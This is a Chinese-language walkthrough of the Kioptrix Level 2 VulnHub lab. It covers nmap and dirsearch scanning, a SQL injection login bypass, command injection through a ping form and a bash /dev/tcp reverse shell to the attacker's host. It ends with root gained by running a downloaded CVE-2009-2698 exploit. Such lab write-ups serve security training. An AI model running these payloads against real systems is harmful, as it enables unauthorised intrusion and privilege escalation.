## 准备

**攻击机:** kali ip: 192.168.91.128 **目标机:** Kioptrix Level 2 NAT 模式

https://download.vulnhub.com/kioptrix/Kioptrix Level 2-update.rar.torrent

# 信息搜集与利用

### 主机发现

nmap 192.168.91.0/24

nmap 粗略的扫描一下这个网段 得到 目标 ip: 192.168.91.133, 然后详细扫描

nmap -O -sV -A 192.168.91.133

```
:~# nmap -0 -sV -A 192.168.91.133
ssh-hostkey:
      1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
_sshv1: Server supports SSHv1
80/tcp open http Apache httpd 2.0.5
_http-server-header: Apache/2.0.52 (CentOS)
                                      Apache httpd 2.0.52 ((CentOS))
  _http-title: Site doesn't have a title (text/html; charset=UTF-8).
ill/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
      program version port/proto service
                                   111/tcp
      100000 2
100000 2
                                                    rpcbind
                                     111/udp
                                                    rpcbind
                                     607/udp
      100024 1
                                                    status
      100024 1
                                    610/tcp
| 100024 | 0.10/ttp Status
| 443/ttp open ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
| Not valid after: 2010-10-08T00:10:47
  _
_ssl-date: 2021-08-31T04:30:26+00:00; -3h09m36s from scanner time.
      SSLv2 supported
      ciphers:
SSL2_RC4_64_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
         SSL2_RC4_128_WITH_MD5
        SSL2_RC4_122_WIII-MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_RC4_128_CBC_WITH_MD5
531/tcp open ipp
                                     CUPS 1.1
  http-methods:
  Potentially risky methods: PUT
_http-server-header: CUPS/1.1
_http-title: 403 Forbidden
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 00:0C:29:40:E0:02 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
```

开放了: 22->ssh 80->http 111->rpcbind 443->ssl/https 631->ipp 3306->mysql

### 目录扫描

打开 80 端口看看并扫描它的目录



发现是一个登陆界面;


python3 dirsearch.py -u http://192.168.91.133/

```
:~/dirsearch# python3 dirsearch.py -u http://192.168.91.133/
  Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 1
  Output File: /root/dirsearch/reports/192.168.91.133/_21-08-31_15-49-52.txt
  Error Log: /root/dirsearch/logs/errors-21-08-31_15-49-52.log
  Target: http://192.168.91.133/
[15:49:52] Starting:
[15:49:53] 403 - 293B - /.ht_wsr.txt
[15:49:53] 403 - 296B - /.htaccess.bak1
[15:49:53] 403 - 296B - /.htaccess.orig
[15:49:53] 403 - 296B - /.htaccess.orig
[15:49:53] 403 - 298B - /.htaccess.sample
[15:49:53] 403 - 296B - /.htaccess_orig
[15:49:53] 403 - 297B - /.htaccess_extra
[15:49:53] 403 - 287B - /.html
[15:49:53] 403 - 287B - /.html
[15:49:53] 403 - 294B - /.htaccessOLD
[15:49:53] 403 - 294B - /.htaccessBAK
[15:49:53] 403 - 294B - /.htaccessOLD2
[15:49:53] 403 - 294B - /.htaccess_sc
[15:49:53] 403 - 294B - /.htm
[15:49:53] 403 - 296B - /.htm
[15:59:01] 403 - 298B - /.httr-oauth
[15:50:01] 403 - 298B - /.httr-oauth
[15:50:01] 403 - 288B - /cerror/
[15:50:02] 200 - 667B - /index.php
[15:50:02] 200 - 667B - /index.php
[15:50:03] 301 - 317B - /manual/index.html
[15:50:07] 403 - 288B - /usage/

Task Completed
  [15:49:52] Starting:
  Task Completed
     oot@kali:~/dirsearch#
```


#### 打开一下这些目录:

#### http://192.168.91.133/manual/




尝试弱口令登陆: admin' or 1=1#

登陆成功



根据显示 这里是一个 ping窗口, 那就有可能存在命令执行。

先来正常ping 一下 本地地址: 127.0.0.1



再尝试 ping 127.0.0.1;ls 看看是否会显示当前目录中的内容,发现没有对输入的内容有过滤

查看 /etc/passwd中内容

sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin

nscd:x:28:28:NSCD Daemon:/:/sbin/nologin

rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin

mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin

rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin

nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin

pcap:x:77:77::/var/arpwatch:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin squid:x:23:23::/var/spool/squid:/sbin/nologin

webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin

xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin

ntp:x:38:38::/etc/ntp:/sbin/nologin

pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin

mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash

john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash


发现一下用户具有 bash: root, netdump, mysql, john, harold.

### 反弹shell

使用 nc 监听

kali中输入: nc -lvnp 1234

ping 框中输入: 127.0.0.1;bash -i >& /dev/tcp/192.168.91.128/1234 0>&1



如果监听成功, submit 打开的页面会一直显示 加载状态;查看 nc 是否反弹

```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.133] 32776
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$
```

成功,并拿到一个低权限的 shell。

Isb release:显示发行版本信息

-a 全部信息

LSB是Linux Standard Base的缩写,

lsb\_release命令用来显示LSB和特定版本的相关信息。如果使用该命令时不带参数,则默认加上-v参数

Isb release -a

```
bash-3.00$ lsb_release -a
LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description: CentOS release 4.5 (Final)
Release: 4.5
Codename: Final
bash-3.00$
```

可以看到 CentOS 4.5

searchsploit Centos 4.5 搜索有没有漏洞

第二个有显示出对应版本 4.5 尝试使用此脚本。

拷贝一份到 我的目录中,避免使用源文件

cp /usr/share/exploitdb/exploits/linux\_x86/local/9542.c /var/www/html/9542.c

service apache2 start 开启 apache 服务便于 目标机器可以下载此文件。

目标机器 切换到 tmp 目录下:

#### cd /tmp

wget <u>http://192.168.91.128/9542.c</u> 下载文件 128为kali的地址。

```
bash-3.00$ cd /tmp
bash-3.00$ wget 0 http://192.168.91.128/9542.c
wget: missing URL
Usage: wget [OPTION] ... [URL] ...
Try `wget --help' for more options.
bash-3.00$ ls
bash-3.00$ wget http://192.168.91.128/9542.c
--02:28:00-- http://192.168.91.128/9542.c
          ⇒ `9542.c'
Connecting to 192.168.91.128:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]
                                                             100% 57.29 MB/s
    0K ..
02:28:00 (57.29 MB/s) - `9542.c' saved [2643/2643]
bash-3.00$ ls
9542.c
bash-3.00$
```

gcc -o 9542 9542.c 编译得到 9542

```
bash-3.00$ gcc -o 9542 9542.c

9542.c:109:28: warning: no newline at end of file

bash-3.00$ ls

9542

9542.c

bash-3.00$ ls -alh
```

运行 ./9542 即可提权.

```
bash-3.00$ ./9542 sh: no job control in this shell sh-3.00# whoami root sh-3.00#
```

成功得到 root 权限。

# 总节

- Isb\_release命令用来显示LSB和特定版本的相关信息;可用于查看系统的发行版本。
- CVE-2009-2698 http://www.cnnvd.org.cn/web/xxk/ldxqByld.tag?CNNVD=CNNVD-200908-439
- https://securitytracker.com/id?1022761
- •